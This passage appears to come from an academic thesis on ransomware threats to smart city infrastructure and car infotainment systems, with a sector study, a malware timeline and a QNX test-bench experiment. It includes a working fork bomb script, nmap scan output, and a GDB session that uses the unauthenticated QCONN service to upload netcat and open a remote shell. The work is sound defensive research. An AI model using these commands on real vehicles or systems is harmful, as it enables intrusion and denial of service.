


Figure 7.1: Defense strategy against ransomware for a smart city.

7.2.4 Experimental results

We conducted a study of ransomware attacks in the last decade and identified the smart city sectors that are were targeted by ransomware as shown in Figure 7.2. City municipalities (MUN) are the top target of RaaS actors, followed closely by the medical (MED) and educational sector (EDU). This aligns with Ransomware Risk as proposed by Equation 7.1 in that municipalities and medical sector both hold data of high value but also have insufficient risk management. Ransomware attacks on other public sector entities such as law enforcement (LWE), federal agencies (FED), and others (OTH) are relatively low.




Figure 7.2: Ransomware attacks on cities by sector.

To appreciate the feasibility of writing cryptographic malware for IoT devices, we tested symmetric file encryption using API functions in Listing 7.1. We had two objectives for this test: 1) to determine the availability of functional cryptographic libraries—that the ransomware developers have come to heavily depend on—on various IoT devices, and 2) to identify whether potential slow speeds of encryption would deter ransomware developers. We determined that cryptographic libraries such as *WolfSSL*, *AvrCryptoLib*, *RelicToolKit*, *TinyECC*, and *WiseLib* are almost always accessible on IoT devices. Moreover, a recent study conducted by Saraiva *et al.* [122] found competitive encryption speeds for popular encryption algorithms on IoT devices. Similarly, experiments by Pereira *et al.* [123] also indicate that symmetric encryption in common IoT devices is very feasible. Therefore, ransomware developers are not bound by the computing power or lack of cryptographic abstraction on most smart city IoT.

```
wc_InitRng(); /* random number generator */
wc_PBKDF1(); /* key derivation*/
wc_AesSetKey(); /* set the key */
wc_AesCbcEncrypt();  /* encryption */
fwrite();  /* write encrypted bytes */
```

Listing 7.1: AES encryption with WolfSSL

Table 7.2: Empirical evidence of malware attacking smart city infrastructure

Name	Year	IoT Type	Attack Focus	Attack Vector
BlackEnergy	2007	ICS systems	Availability	Exploit
Conficker	2008	Police body cameras, computers	Availability	Exploit
Stuxnet	2010	ICS/SCADA systems	Availability	Zero days
Havex	2010	ICS/SCADA systems	N/A	Spear-phishing, exploit kits, trojanized installers
Gafgyt	2014	Game servers, routers	Availability	Brute-forcing
Sandworm	2014	Telecom, energy sector	Availability	Exploit
Irongate	2015	Siemens control system env	Integrity	Man-in-the-middle attack against process I/O

Table 7.2: (cont'd)

Name	**Year**	**IoT Type**	**Attack Focus**	**Attack Vector**
Mirai botnet	2016	CCTV cameras; routers	Availability	Credentials bruteforce
Finland DDoS attack	2016	Heating controllers	Availability	N/A
Nyadrop	2016	CCTV cameras, routers	Confidentiality	Brute-forcing
Crashoverride (Industroyer)	2016	Power grids	Availability	Windows backdoor
SFG	2016	Energy grid	Confidentiality	UAC bypass and 2 CVEs
Brickerbot	2017	Cameras	Availability	Credentials bruteforce
Unknown botnet	2017	Soda machines	Availability	Credentials bruteforce
TRISIS	2017	Safety instrument system controllers	Availability	N/A
Smominru	2017	Windows servers	N/A	Exploit
STRONTIUM attacks	2019	VoIP phone, video decoders, printers	Confidentiality	Default credentials, exploit
Silex	2019	IoT (ARM devices)	Availability	Default credentials

Table 7.2: (cont'd)

Name	**Year**	**IoT Type**	**Attack Focus**	**Attack Vector**
Echobot (Mirai variant)	2019	IoT devices, enterprise apps	Availability	Brute-force, Unpatched vulnerabilities
Lookback	2019	US utilities sector	Availability	Phishing


We draw the following conclusions from the empirical evidence provided by Table 7.2:

- malware attacks on smart city infrastructure are persistent and do not waver over the years.
- malware designed for Industial Control System (ICS) Advanced Persistent Threat (APT)s pose a growing risk to smart cities.
- attackers use a variety of attack vectors such as exploiting known vulnerabilities, deploying zero-days, phishing campaigns, using default credentials, and brute forcing passwords.
- large subset of these attacks were on devices that were not secured by traditional host-based protections such as host-based intrusion detection systems or antivirus software. This lack of host-based security in IoT devices calls for alternative security strategies (e.g. strong network filters).

Top attack vectors The primary attack vectors deployed by ransomware in the traditional computing environment will continue to serve well in the smart city devices as well. These attack vectors include: 1) social engineering or spear phishing (used to gain credentials from a known admin), 2) brute forcing (guessing credentials for weakly secured remote login panels), and 3) exploits (utilizing known vulnerabilities). However, in the context of ICS ransomware in smart cities, the motivation is high enough for ransomware operators to deploy a zero-day to attain the desired objective. To the best of authors' knowledge, there exist no prior cases of zero-days being deployed in ransomware attacks. This is because a true code execution zero-day can be sold for high gain in the underground market deterring ransomware operators from risking it on a potential ransom payment. However, with ICS systems, the potential for gain is high enough for ransomware operators to deploy a zero-day as observed in Table 7.2. Finally, infecting supply channels for software or firmware embedded in smart city infrastructure with backdoors is another potential attack vector for ransomware developers.

Vulnerable infrastructure in smart cities The Shodan search engine [120] continuously scans the Internet using random functions that generate IP addresses and scans random ports on those addresses. This enables the discovery of exposed IoT devices such as ICS, SCADA systems, webcams, routers, RDP etc. The front page for Shodan currently features ICS as a popular category (Figure 7.3) and presents listings of 15 ICS protocols for easy discovery. The attention on critical smart city infrastructure is clear. Recon utilities such as Shodan should be regularly utilized by administrators, especially those managing critical infrastructure, to ensure no path exists from a public network to the infrastructure.

Practical remote attacks have been demonstrated on smart automobiles [124] and since automotives hold considerable value with relatively new technologies being tested, we can expect autonomous vehicles to be primary targets for ransomware attacks in a smart city. Smaller IoT devices, such as webcams, may hold less value but can still be leveraged by attackers in large numbers as shown by Table 7.2. For such smaller IoT devices, mapping strategies have been discussed [125] that aim at recognizing existing IoT devices and associated risks within the infrastructure. Lastly, smartphones will always be an entity-of-interest for malware operators as cellphones carry information that can be highly personal in nature.



Industrial Control Systems

Spotlight

XZERES Wind Turbine

XZERES Wind designs & manufactures wind energy systems for small wind turbine market designed for powering homes farms or businesses with clean energy.

PIPS Automated License Plate Reader

The PIPS AutoPlate Secure ALPR Access Control System catalogs all vehicles entering or exiting an access point to a site or facility.

What Are They?

In a nutshell, Industrial control systems (ICS) are computers that control the world around you. They're responsible for managing the air conditioning in your office, the turbines at a power plant, the lighting at the theatre or the robots at a factory.

Common Terms

ICS	Industrial Control System
SCADA	Supervisory Control and Data Acquisition
PLC	Programmable Logic Controller
DCS	Distributed Control System
RTU	Remote Terminal Unit

Protocols

The following protocols are some of the languages that the industrial control systems use to communicate across the Internet. Many of them were developed before the Internet became widely used, which is why Internet-accessible ICS devices dont always require authentication - it isnt part of the protocol!

Modbus is a popular protocol for industrial control systems (ICS). It provides easy, raw access to the control system without requiring any authentication.

S7 (S7 Communication) is a Siemens proprietary protocol that runs between programmable logic controllers (PLCs) of the Siemens S7 family.

DNP3 (Distributed Network Protocol) is a set of communications protocols used between components in process automation systems. Its main use is in utilities such as electric and water companies.

Figure 7.3: Popular search category 'Industrial Control Systems' on Shodan.

7.3 Summary

During this work, we discovered that ransomware are a very viable and immediate threat to the security of smart cities. Several malware attacks in the past have used a variety of attack vectors (including zero-days) to cripple infrastructure and IoT devices. Furthermore, there exists 4 tiers of ransomware-based extortion attacks on smart cities that will affect not just data, but services and critical devices as well. Finally, risk owners need to identify and protect the various IoT devices that are operational within their environment. The ransomware risk equation should be used to quantify the exposure of an IoT component to threats and appropriate risk mitigation steps (Figure 7.1) must be taken.

Ransomware is a growing menace against smart cities that requires immediate addressing via effective, feasible solutions. Towards that end, we identified the fundamental constraints that govern ransomware activity. Existing and new solutions must violate one or more of these constraints in the ransomware kill chain to effectively debilitate ransomware. Violating a soft constraint needs to be identified as a minor hack that can be easily circumvented by ransomware developers and operators. Differentiating hard constraints from soft constraints helps with quality control of proposed solutions against ransomware. Any solution that violates only a soft constraint on ransomware is not a solution at all. Proposed solutions must therefore be checked for violation of a hard constraint. One of the primary reasons why ransomware has gained traction within the cybercrime underground is because there are only a few hard constraints before ransomware operators achieve their nefarious objective. This effectively shortens the kill chain which improves the feasibility of the attack.

There are certain *operational* constraints on ransomware that were outside the scope of this paper. For instance, ransomware operate under the operational constraint of being able to restore access to data, service, or device remotely post-payment. Once the ransom payment is made, it is in the best interest of the ransomware underground industry to provide restoration. Failing this, ransomware "reputation" suffers, along with future ransom payments and associated financial gains from the extortion campaigns.

7.4 Ransomware targeting automobiles

IoT systems continue to grow and the automotive industry plays a significant role in this trend [126]. As vehicles become "smarter" with increasingly sophisticated features that involve both onboard and outward facing communication, a new threat surface has emerged for automobiles that must be thoroughly assessed for potential vulnerabilities. In the wake of the highly synergistic RaaS underground, smart automobiles need preemptive protection against potential ransomware attacks. Unlike other application domains plagued by cybersecurity crime (e.g., financial systems and privacy data), financial motivations for cybercrime are not obvious, except in the context of ransomware attacks. Potential vulnerabilities in the automobile systems, combined with the tenacity of malware developers, makes automobile security against ransomware a challenging problem. In an attempt to highlight vulnerabilities and motivate research to prevent breaches, this paper describes our efforts to clarify the automobile ransomware *kill chain*, identify potential attack vectors, and illustrate ransomware vulnerability for targeted data and services on automobile IVI systems.

Malware developers are known to be opportunistic in exploiting improperly secured systems to infect these vulnerable devices with malware. For instance, the infamous `WannaCry` ransomware exploited multiple vulnerabilities in `Message Block 1.0`. In another example, the `Mirai` botnet infected over $600,000$ vulnerable IoT devices at its peak [118] [127]. In parallel, remote exploitation of automobiles has been demonstrated [124]. It seems inevitable that ransomware developers target automobiles and yet there is a lack of research on systematic evaluation of the associated risk. In light of these realizations, it is incumbent that we recognize and eliminate the attack vectors in modern automobiles *before* malware developers seek to exploit them.

In this section, we highlight the constraints that ransomware developers face while attacking automobile systems, where the information was then used to enumerate data and services of potential interest to ransomware developers. After an extensive review of the state-of-the-art automotive cybersecurity vulnerabilities and techniques, complemented with feedback from automotive industrial partners, we were able to better understand the motivation, likelihood, and impact of ransomware attacks on an automobile IVI system. With this knowledge, we performed several experiments that simulated attacks on an IVI system and studied the outcomes [128].

Our results show that it is viable for ransomware developers to implement effective ransomware attacks by satisfying all constraints in a *kill chain* in automobiles. The abstraction that ransomware developers seek is present in the form of dynamic libraries on the IVI systems. Implementing cryptographic functionality then becomes trivial for malware developers. The attack vector most likely to be exploited is configuration and authentication oversights in the IVI systems and ransomware will target not just *denial-of-data* in the IVI, but also *denial-of-service* (denial of resources) and *denial-of-privacy* to gain sufficient leverage over the victim.

We performed experiments to exercise these vulnerabilities. Specifically, we tested a proof-of-concept crypto-ransomware that encrypts data on a QNX-based IVI system (denial of data). We also tested resource exhaustion by creating a fork bomb on the QNX-based IVI (denial of service). And finally, we tested exploitation of configuration errors by gaining execution via an exposed `QCONN` service on an IVI system. We were able to confirm the adverse consequences of these attacks by measuring system resource usage before and after the simulated attacks.

The threat of malware in the automotive domain has been previously considered [129]. The need for rethinking modern automobile platforms to incorporate security with the existing notion of safety has been acknowledged [130]. While these papers acknowledge the looming threat of malware over automobiles, there has been no prior work on explicitly studying the constraints on ransomware developers in the context of automobiles. To the best of our knowledge, we are not aware of any prior studies done to simulate a ransomware attack on a vehicular system to identify just how viable certain attack vectors are and if ransomware on automobiles is an immediate or near future concern in the realm of automobile security.

7.4.1 Automobile versus traditional IT security

Automobile security is made particularly challenging by the fact that many of the traditional IT security concepts cannot be directly applied to vehicles due to several fundamental differences between vehicles and traditional computers. A summary of these differences is presented in Table 7.3. In summary, automobiles have longer life spans, relatively new security standards, new and potentially insecure IoT components, limited resources for implementing security controls, and real-time performance constraints.

Table 7.3: Differences in automobile and traditional IT security

Metric	Automobile Security	Traditional IT Security
Primary concern	Protecting human lives	Protection against losses resulting from breaches
Standards	ISO/SAE 21434 is relatively new [131]	ISO27001 is well-established [132]
Life span	Up to 15 years [133]	Much shorter life span
Updates	Lack of regular Over-The-Air (OTA) updates	Regular OTA updates and patch management cycles
Network security	No authentication and no confidentiality in CAN broadcasts [134]	Provisions for authentication and confidentiality
Design	Designed with isolated Controller Area Network (CAN) in mind	Designed with interconnectivity in mind
Resources	Limited memory and processing capabilities	Greater processing power and memory
Impact of unavailability	Life threatening	Financial, reputation, or informational losses
Blackbox security assessment	Difficult due to proprietary technology	Easier since most technologies are well documented and publicly accessible
Security solutions	Need to be highly resource efficient	More computing power means security solutions are not as constrained

7.4.2 Rethinking ransomware

Traditional ransomware attacks target data residing on computer systems and perform unauthorized encryption of user files. This encryption is performed using a unique secret, a key known only to the attacker, and standard encryption algorithms such as AES and RSA [85]. A symmetric encryption algorithm is deployed for fast bulk data encryption, while an asymmetric encryption algorithm is used to protect the secrecy of the symmetric key until the ransom is paid. Attackers often deploy dynamic cryptographic libraries available on host to perform the encryption [18] and subsequently demand a ransom payment. Targeted ransomware attacks are gaining prominence indicative of the strategic decision-making deployed by the attackers towards profit maximization.

In light of the differences between the traditional computing environments and the automotive domain, ransomware developers will need to rethink certain strategies. The attacker's view of the automobile platform is shown in Figure 7.4. Internal and external filters as shown in Figure 7.4 pertain to security controls in place to prevent unauthorized access. Ideally, both of these controls should prevent the attacker from accessing the automobile subsystems. However, the internal filter should be more restrictive and hardened than the external filter to ensure an infection does not crossover from the IVI system to the internal CAN. To this effect, air-gapping [135] the IVI from the CAN is the best strategy. This ensures that a malware infection on the IVI cannot severely debilitate the vehicle by accessing the CAN. However, if such air-gapping is infeasible in the interest of functionality, and communication between IVI and CAN is necessary, this communication should be minimized and thoroughly validated to ensure malicious input from the IVI does not crossover to the CAN. In other words, the vulnerable internal network, CAN, should be treated as ring 0, while the more exposed IVI system running user applications can be treated as ring 2 according to the Multics rings of protection [136].

Propagation to other areas that communicate with the infotainment system is theoretically possible, however, research is needed to comprehend the *real* probability of an IVI to




Figure 7.4: Attacker's view of the automobile platform.

CAN (or other subsystems) crossover infection. Even if the malware is able to bypass the internal filter, it is now in a completely different architectural environment and thus needs to be cross-platform to operate. The complexity involved in such a ransomware attack is extreme and a large subset of ransomware developers are known to engage in cargo-cult programming [38]. Furthermore, studies have shown that 94% of ransomware seen in the wild are ineffective scareware [16]. Hence, the complexity of breaking out of the infotainment and spreading to more critical subsystems and networks needs to be carefully studied for a *realistic* risk assessment. In this paper, we focus only on the intricacies of a ransomware attack that bypasses the external filter and is able to execute on the IVI system.

7.4.2.1 Attack vectors

Traditionally, ransomware – and malware threats in general – have depended on phishing as their primary attack vector [99]. A security chain is only as strong as its weakest link and studies have shown that humans often prove to be the weakest link in the security chain [137]. However, sending a phishing email to a user on an IVI system is not feasible since the IVI systems are not typically designed for opening email attachments. The ransomware developers hence need to rethink their attack vectors.

During our experimentation, we discovered *exploitation of configuration errors*, *brute forcing of remote login services*, and *exploitation of known code execution vulnerabilities in components* to be viable attack vectors for ransomware developers in the context of automotive security. These attack vectors are detailed in Section 7.4.3.

7.4.2.2 Attack focus

In the vehicular domain, ransomware needs to rethink the strategy of primarily implementing a *denial-of-data* attack on the host by means of encrypting user files. This is because while in the case of a computer the user has irreplaceable files on the system, the replaceability of user data on an IVI may be high. Hence, in order to gain leverage over victims, automobile ransomware will seek to implement the following types of *unavailability* attacks on hosts.

Denial-of-data As discussed above, the data that is resident on an infotainment system may or may not provide enough leverage for the ransomware to successfully trigger a ransom payment from the car owner. Typical ransom demand in the case of traditional ransomware has been approximately $300 [138]. In the absence of irreplaceable personal data on the IVI, a ransom demand of $300 or more seems unlikely. Perpetrators will need to either locate critical data on IVI or target services (functionality) and privacy instead.

Denial-of-service This attack corresponds to making the system resources – such as processing power, memory, disk space, and system functionality – unavailable to the user. Therefore, this attack could also be referred to as a *denial-of-device*. Resource exhaustion could be accomplished by, for example, a fork bomb [139] implemented on the system. An instance of this fork bomb as executed on the vehicular IVI system is shown in Listing 7.2. A resource exhaustion attack, such as the fork bomb, renders the IVI system unusable. The system could be rebooted but a ransomware can run such fork bombs after every reboot until the ransom demand is met. In another form of denial of service, a ransomware can push an obstructive ransom screen on the IVI display such that the user is unable to access the IVI functionality.

Denial-of-privacy The private information discovered on the infotainment system can be used towards extortion [140]. If the system lacks enough private information at the time of infection, the ransomware can lie dormant until private data can be collected. For example, cell phones connected to the IVI systems can transfer private data such as call records, contacts, text messages, etc. to the IVI system [141]. In addition, Global Positioning System (GPS) location data can be held for ransom.

```
#!/bin/sh
ransom(){
        ransom | ransom &
        }; ransom
```

Listing 7.2: A fork bomb for IVI.

7.4.3 Experimental results

In this section, we describe our approach to exploring and demonstrating vulnerabilities of interest to ransomware that target the automobile platform. First, we map the likely attack vectors for an automobile ransomware. Then we demonstrate the potential impact of simulated ransomware attacks on an IVI system. These simulated attacks enable us to observe and collect a set of constraints on ransomware in the automotive domain, as well as illuminate other useful insights for developing attack prevention strategies.

Experimental setup We used the test IVI bench as shown in Figure 7.5. The IVI bench shown in Figure 7.5 runs on the QNX [142] [143] Real-Time Operating System (RTOS).

QNX is a popular soft RTOS powering the IVI systems in a variety of modern cars. For redundancy, experiments were also performed on the VMWare image of QNX available on the QNX official website [144]. Furthermore, a Kali Linux host was used to perform blackbox penetration tests on the QNX-based IVI. Our goal of this setup was to map the threat surface on a QNX-based IVI system and identify the attack vectors that will appeal to our adversaries. Once an attack vector is successfully exploited to gain code execution privileges, we identified the constraints under which ransomware developers will operate their malware. Although this methodology is demonstrated for the QNX RTOS, it can be applied to other Operating Systems (OS) powering IVI systems.




Figure 7.5: Experimental setup for evaluating the risk of ransomware in automobiles

The following is a list of the key experiments performed on QNX target box to simulate a ransomware attack:


- Vulnerability analysis of the QNX Neutrino RTOS to discover potential attack vectors.
- Encryption and decryption of data files under the most resilient hybrid cryptosystem observed in modern ransomware that deploys a combination of symmetric and asymmetric encryption [85].

- Simulation of a fork bomb to exhaust system resources.

7.4.3.1 Discovering attack vectors

Our methodology for discovering viable attack vectors on the QNX target box consisted of a blackbox security assessment [145] of the QNX surface. The following steps were observed during this assessment:

- We used a network mapping utility (`nmap`) to scan for the IP address of the target box on the subnet. QNX was discovered to be listening on a static IP: `192.168.1.26`.
- `nmap` is used once again to map the available open ports on the target QNX box. A number of services were discovered to be listening for connections on the box (Figure 7.6).




```
Nmap scan report for 192.168.1.26
Host is up (0.00048s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
8000/tcp open  http-alt
MAC Address: 48:F8:B3:52:2E:51 (Cisco-Linksys)
```

Figure 7.6: Ports open on the QNX box.

- All login attempts to ports 22 and 23 using a list of default credentials failed. However, depending on the configuration of SSH and Telnet, an attacker might to able to successfully capitalize on this attack vector similar to RDP being exploited by ransomware in the traditional computing environments.
- Next, port 8000 was investigated and `netcat` identified a `QCONN` service listening on port 8000. `QCONN` was discovered to be a service that allows connecting the Momentics IDE development platform on a host to the target execution system running QNX Neutrino OS. The QNX official documents identify QNX as "inherently insecure and is meant for development systems only". Furthermore, there are plans to provide `QCONN` a security model with some form of authentication in the future [144]. However, in its

current state, `QCONN` makes a system vulnerable to arbitrary code execution as shown below. Note that QNX is a true micro-kernel and all services, including security, are add-ons. Hence, it is the responsibility of the automobile manufacturer to configure QNX securely.

- The debugging tool `gdb` is available for download from the QNX website [144] and allows running unauthenticated applications on the target QNX environment (Figure 7.7).



```
(gdb) target qnx 192.168.1.26:8000
Remote debugging using 192.168.1.26:8000
MsgNak received - resending
Remote target is little-endian
(gdb) upload nk-arm-android-1 7 /tmp/nk
(gdb) run /tmp/nk -lvp 1337 -e /bin/sh
Starting program:  /tmp/nk -lvp 1337 -e /bin/sh
Remote: /tmp/nk
[New pid 5460037 tid 1]
```

Figure 7.7: GDB allows remote code execution via `QCONN`.

  We have since noticed that this vulnerability has been independently discovered before [146] and that `QCONN` *should* be disabled in the production environment. However, configuration errors could cause this service to be exposed in production systems.

- We are now able to connect to the `QCONN` service using `netcat` and executing `uname -a` identifies QNX Neutrino version 6.5.0 running on the IVI system.

During the course of experimentation, we noticed how automotive ransomware will differ from traditional ransomware and identified a set of constraints on the vehicular ransomware. We also highlight the most likely attack vectors that will be exploited by malware developers to infect IVI systems.

7.4.3.2 Traditional ransomware versus vehicular ransomware

It was observed that ransomware on vehicles will differ from standard ransomware in the following ways:

- Automobiles typically have limited computing resources thus making them more vulnerable to denial of service attacks.
- Users have a more immediate need of “service” from vehicular systems than traditional computers since Personal Computer (PC)s can be substituted with another until the ransomware threat is neutralized. In the traditional computing scenario, generally it’s the *data* that is the most crucial to the user and hence held for ransom, not the computing device itself. However, in the case of vehicular infotainment system, the device and its services become a prominent attack target among other items such as the data.
- In the absence of irreplaceable data on a vehicle’s infotainment system, ransomware will seek other means of extortion. This includes threatening to release discovered private information or exhausting infotainment system’s resources such that it no longer responds.
- Unavailability of an infotainment system can be achieved by simply flashing a screen on the entire display such that it cannot be closed or circumvented by a user.
- Attacks on the infotainment system demand a more immediate response since the driver cannot afford even momentary distractions. This real-time constraint imposes a sense of urgency not as easily achieved in traditional computing environments.
- Perpetrators will need to adjust the ransom business model such that the ransom amount is lowered to make it easier for a car owner to pay the ransom amount (e.g. \$20) than take the vehicle to a dealership to get ransomware removed and get the system reinstated. This does not deter ransomware operators since even a small ransom amount can be multiplied into N number of vehicles which ensures a hefty ransom. For instance, upon infecting the Ford F-series, the multiplier, N, will be of the order of $300,000$ even if the attack only impacts a single year’s models.
- Ransomware can reasonably assume no protections such as antiviruses or firewalls on an infotainment system as opposed to traditional computing equipment which is much

better protected. This implies IVI systems are more vulnerable if an attack vector is successfully exploited and the infection infiltrates the defenses. Due to the absence of an antivirus, ransomware execution will not be hindered.

- Unlike traditional computers, infotainment systems on vehicles will be running on different operating systems such as QNX, Windows Embedded Automotive 7, GENIVI, Android, etc [147] [148] [149]. This means a ransomware developer will only be able to write a ransomware that targets a specific subset at a time. In contrast, traditional ransomware have targeted mostly PC systems. Attack vectors will vary depending on the vulnerabilities discovered on these varied IVI operating systems.

7.4.3.3 Observed attack vectors

An attack vector is defined as the path an attacker takes to circumvent system controls and compromise a host [150]. The following attack vectors emerged after a blackbox assessment [145] was done during the experimentation.

Exploitation of configuration errors Existing vulnerabilities or configuration errors in the operating system can lead to the compromise of the IVI system.

